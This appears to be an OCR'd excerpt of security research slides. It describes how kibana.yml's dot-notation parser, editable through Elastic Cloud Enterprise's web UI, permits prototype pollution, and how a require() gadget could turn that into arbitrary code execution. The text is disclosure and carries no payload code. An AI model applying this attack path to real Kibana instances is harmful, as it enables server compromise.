
- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: "c" } → { a: { b: "c" } }
- Elastic Cloud Enterprise provides a Web UI to edit kibana.yml.
- An attacker can store any payload in kibana.yml and restart Kibana instance to load the configs, thereby triggering Prototype Pollution.
- BUT Kibana crashes *immediately* after Prototype Pollution occurs because other code does not expect any additional properties in Object.prototype.
- An ACE gadget in require() could potentially exploit this PP, and we detected and published such a gadget in the Silent Spring paper ☻

Story II: require() gadget




36

Story II: require() gadget




37

Story II: require() gadget




38

Story II: require() gadget




39

Story II: require() gadget



